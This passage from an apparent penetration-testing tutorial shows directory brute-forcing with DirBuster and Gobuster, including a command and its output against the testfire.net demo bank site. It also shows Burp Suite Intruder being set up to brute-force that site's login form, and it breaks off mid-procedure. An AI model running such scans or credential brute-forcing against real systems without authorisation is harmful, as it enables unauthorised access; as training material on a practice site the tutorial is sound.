
- Click on select list




- Now click on start button 



- Here attack started , dirbuster started finding the hidden directories and files



- Result 👏 ✅



2.Brute Force Attack Using Gobuster Tool:

Gobuster is a fast and powerful command-line tool used for **brute-forcing URIs (directories and files), DNS subdomains, and virtual host names** on web servers.

It is widely used in **web application penetration testing** and **reconnaissance** to discover hidden resources that are not publicly listed.

Key Features of Gobuster:

- 1. Directory and File Bruteforcing:**
 - Finds hidden directories and files using wordlists.
 - 2. DNS Subdomain Bruteforcing:**
 - Finds subdomains of a target domain using a list of potential names.
 - 3. Virtual Host Bruteforcing:**
 - Identifies hidden virtual hosts on a web server.
 - 4. Fast Performance:**
 - Written in Go (Golang), which makes it very fast and efficient.
 - 5. HTTPS Support:**
 - Can scan both HTTP and HTTPS websites.
-

How to use it:-

- Simply, open kali linux terminal and type following command

Command :- gobuster dir -u <target website > -w <wordlist-path>

A screenshot of a Kali Linux desktop environment. The terminal window at the top shows a root shell on a Kali system, running the command 'gobuster dir -u http://testfire.net/ -w /usr/share/wordlists/dirb/common.txt'. The background shows a dark-themed desktop with various icons and a weather widget in the bottom left corner.

- Started finding hidden directories and files

- Capture **admin** page – **login.jsp**

- Also find images

```
Kali (Running) - Oracle VM VirtualBox  
File View Input Devices Help  
File Actions Edit View Help  
root@Kali:~/.mehlmauer/Downloads/ACINETX-UNIX [root@Kali ~]# root@Kali:~/.mehlmauer/  
[root@Kali ~]# gobuster dir -u http://testfire.net/ -w /usr/share/wordlists/dirb/common.txt  
  
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url:          http://testfire.net/  
[+] Method:       GET  
[+] Threads:      10  
[+] Threads:      10  
[+] Threads:      10  
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt  
[+] Negative Status codes: 404  
[+] User Agent:   gobuster/3.6  
[+] Timeout:      10s  
  
Starting gobuster in directory enumeration mode  
  
/admin           (Status: 302) [Size: 0] [→ /login.jsp]  
/aux             (Status: 200) [Size: 0]  
/bank            (Status: 302) [Size: 0] [→ /login.jsp]  
/com3            (Status: 200) [Size: 0]  
/com2            (Status: 200) [Size: 0]  
/com1            (Status: 200) [Size: 0]  
/con              (Status: 200) [Size: 0]  
/images          (Status: 302) [Size: 0] [→ /images/]  
Progress: 2052 / 4615 (44.46%)
```

- **Result**

3.Brute Force Attack Using Burp Suite Tool:

Burp Suite is a popular and powerful **web vulnerability scanner** and **penetration testing tool** used by cybersecurity professionals, ethical hackers, and bug bounty hunters to find security weaknesses in web applications.

Key Features of Burp Suite:

1. Intercepting Proxy:

- Allows you to capture, inspect, and modify requests and responses between your browser and the web server.

2. Spider:

- Automatically maps the web application by crawling its content and structure.

3. Scanner (Professional Version):

- Scans web applications for common vulnerabilities like SQL Injection, Cross-Site Scripting (XSS), etc.

4. Intruder:

- Performs automated customized attacks like brute force and fuzzing to test input fields.

5. Repeater:

- Allows manual modification and re-sending of individual HTTP requests for testing.

6. Sequencer:

- Analyzes the randomness of session tokens or other data.

7. Decoder:

- Helps in decoding or encoding data formats like Base64, URL, and HTML.

8. Comparer:

- Compares two requests or responses to find differences.

How to use it :-

- Open kali linux terminal and start burp suite professional

Kali (Running) - Oracle VM VirtualBox
File View Input Devices Help
root@Kali: ~ root@Kali: ~
(root@Kali) [~]
burpsuitepr

The screenshot shows a Kali Linux desktop environment within an Oracle VM VirtualBox. A terminal window is open with root privileges, displaying the command `burpsuitepr`. The desktop background features a large watermark of the word 'KALI'. The taskbar at the bottom shows various application icons.

- Target Website Login page

Kali (Running) - Oracle VM VirtualBox
File View Input Devices Help
Restore Session Alternatives +
testfile.net/login.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec My Account - PortSwig...
Sign In | Contact Us | Feedback | search
DEMO SITE ONLY

AltoroMutual

ONLINE BANKING LOGIN PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

PERSONAL:
• Deposit Product
• Shares
• Loan Products
• Cash
• Investments & Insurance
• Other Services


SMALL BUSINESS:
• Deposit Products
• Lending Services
• Cash
• Insurance
• Business
• Other Services

INSIDE ALTORO MUTUAL:
• About Us
• Contact Us
• Locations
• Investor Relations
• Press Room
• Careers
• Subscribe


Online Banking Login
Username:
Password:
Login

The screenshot shows a web browser displaying the 'testfile.net/login.php' page. The page has a header with 'AltoroMutual' and navigation links for 'ONLINE BANKING LOGIN', 'PERSONAL', 'SMALL BUSINESS', and 'INSIDE ALTORO MUTUAL'. The 'PERSONAL' section contains links for deposit products, shares, loan products, cash, investments, insurance, and other services. The 'SMALL BUSINESS' section contains links for deposit products, lending services, cash, insurance, business, and other services. The 'INSIDE ALTORO MUTUAL' section contains links for about us, contact us, locations, investor relations, press room, careers, and subscribe. The main content area is titled 'Online Banking Login' with fields for 'Username' and 'Password' and a 'Login' button. A banner at the top right says 'DEMO SITE ONLY'.


- Set up proxy (FoxyProxy extension)




- Also start interception in burp suite for intercept the request




- Login Request intercept



- Now , right click on request and send it to the intruder




- Intruder interface 
- Now select the **username** section and click on **Add\$**




The screenshot shows the Burp Suite Professional interface. The 'Intruder' tab is selected. The 'Payloads' tab is open, showing a list of payloads. A tooltip for the 'Payloads' tab provides instructions on how to start an attack. The target is set to <http://testfire.net>.

- Same step on password




The screenshot shows the Burp Suite Professional interface with the 'Intruder' tab selected. The 'Payloads' tab is open, showing a list of payloads. The payload configuration panel on the right is visible, showing options for Paste, Load..., Remove, Clear, Deduplicate, Add, and Enter a new iter... The payload type is set to Simple list.


- Click on sniper attack a dropdown list appears



